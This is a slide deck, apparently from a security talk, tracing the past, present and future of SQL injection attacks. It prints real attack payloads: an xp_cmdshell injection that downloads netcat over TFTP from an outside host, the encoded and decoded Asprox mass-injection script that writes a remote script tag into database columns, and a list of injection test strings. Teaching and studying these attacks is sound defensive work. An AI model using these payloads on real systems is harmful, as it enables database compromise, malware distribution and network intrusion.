THE PAST, PRESENT AND FUTURE

SQL INJECTION

Jerry Mangiarelli, CISSP, CEH


MSAI


The plan

- What is SQL Injection
  - How common is it
- What did we see … What are we seeing
  - Automating SQL Injection
  - Targeted attacks
  - Mass injections
- What will we see…
  - Mass, mass and more mass.
  - Injected - SQL Injection
  - Chained Attacks
  - Evasion Techniques

What is SQL Injection

SQL injection is possible when user-supplied data is embedded directly into a dynamic SQL query, which is then executed

SQL Injection in two minutes



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

How common is it?

What did we see … What are we seeing

Automating SQL Injection

- Adversaries have moved to the next level - automation
- Discover attack targets, exploit and extract data
- Target specific vendor brands or single tasks
- Injection point, identify database, extract metadata
- SQL Ninja - targets Microsoft SQL Server
- SQL Map – injection point based on Google searches

What did we see … What are we seeing

Targeted Attacks

- Objectives/motives drive the adversaries
- Defacement, financial gain, destructive … etc
- Heartland, 7-Eleven and Hannaford
- So you found a SQLi, what's next?

What did we see … What are we seeing

Targeted Attacks

- Higher privileged account – many ways to obtain
- xp_cmdshell – Disabled on SQL 2005, but can be reenabled
- TFTP + nc = foothold into the internal network
- Let's take a look …

What did we see … What are we seeing

Targeted Attacks … cont'd

- '; exec master..xp_cmdshell 'tftp –I 192.168.0.1 GET nc.exe c:\nc.exe'--
- Microsoft Visual Studio includes a command line compiler, cl.exe
- Registry entry, Windows Service and Windows Task Scheduler
- Port Scanner or to sniff traffic like passwords, credit card information, network details about other systems and locations, and other "goodies in between

What did we see … What are we seeing

Mass Attacks

- Mass SQL Injection makes a grand entrance in 2008
- Asprox Trojan was initially used to create a spam botnet
- May 2008, msscntr32.exe (Microsoft Security Center Extension)

What did we see … What are we seeing

Mass Attacks

DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C41524520
4054205641524348415228323535292C4043205641524348415228323535292044
5434C4152452054616 26C655F437572736F7220435552534F5220464F522053454
C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A656374
7320612C737973636F6C756D6E732062205748455245 20612E69643D622E696420
414E4420612E78747970653D27752720414E442028622E78747970653D3939204F
5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E
78747970653D31363729204F50454E205461626C655F437572736F7220464554434
8204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4
043205748494C45284040464554348 5F5354415455533D302920424547494E2045
584543282755504415445205B272B40542B275D20534554205B272B40432B275D
3D525452494D28434F4E56455254285641524348415228343030302 92C5B272B40
432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E61
64736974656C6F2E636F6D2F622E6A733E3C2F736372697074 3E2727272920464
5544348204E4558542046524F4D205461626C655F437572736F7220494E544F204
0542C4043204

What did we see … What are we seeing

Mass Attacks

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor
CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b WHERE
a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR
b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''<script
src=http://www.somedomain.com/b.js></script>'') FETCH NEXT FROM
Table_Cursor INTO @T,@C
```

What will we see …

- Mass SQL Injection attacks will continue to form new botnets
- Injected – SQL Injection

What will we see …

Injected – SQL Injection

- Intentionally developed to contain an SQL Injection
- Adversaries are shifting to open source as a way to deliver their malware
- Insider threat, ensures that an SQL Injection is present for use.
- Asterisk to bypass the dynamic SQL

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
What will we see …

Chained Attacks

- The mass SQL Injection in 2008 / 2009 = chained attack
- FTP credential compromise that redirected visitors in an attempt to drop malware
- Remote administration - phpmyadmin

What will we see …



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What will we see …

Evasion Techniques

- Research/attacks to bypassing input validation
- False positive – an indication that a vulnerability exist, but it really doesn't
- False negative – no indication that a vulnerability exist, but one does

What will we see …


Evasion Techniques

‘

value’ OR
value’ OR 5=5 OR ‘s’=‘0
value’ AND 5=5 OR ‘s’=‘0
value’ OR 5=0 OR ‘s’=‘0
value’ AND 5=0 OR ‘s’=‘0
0+value
value AND 5=5
‘ having 1=1 --
1 having 1=1--
somechars’ +’
‘; select * from sys.dba_users--

What will we see …

Evasion Techniques



Final Thoughts …

… thanks for sticking around!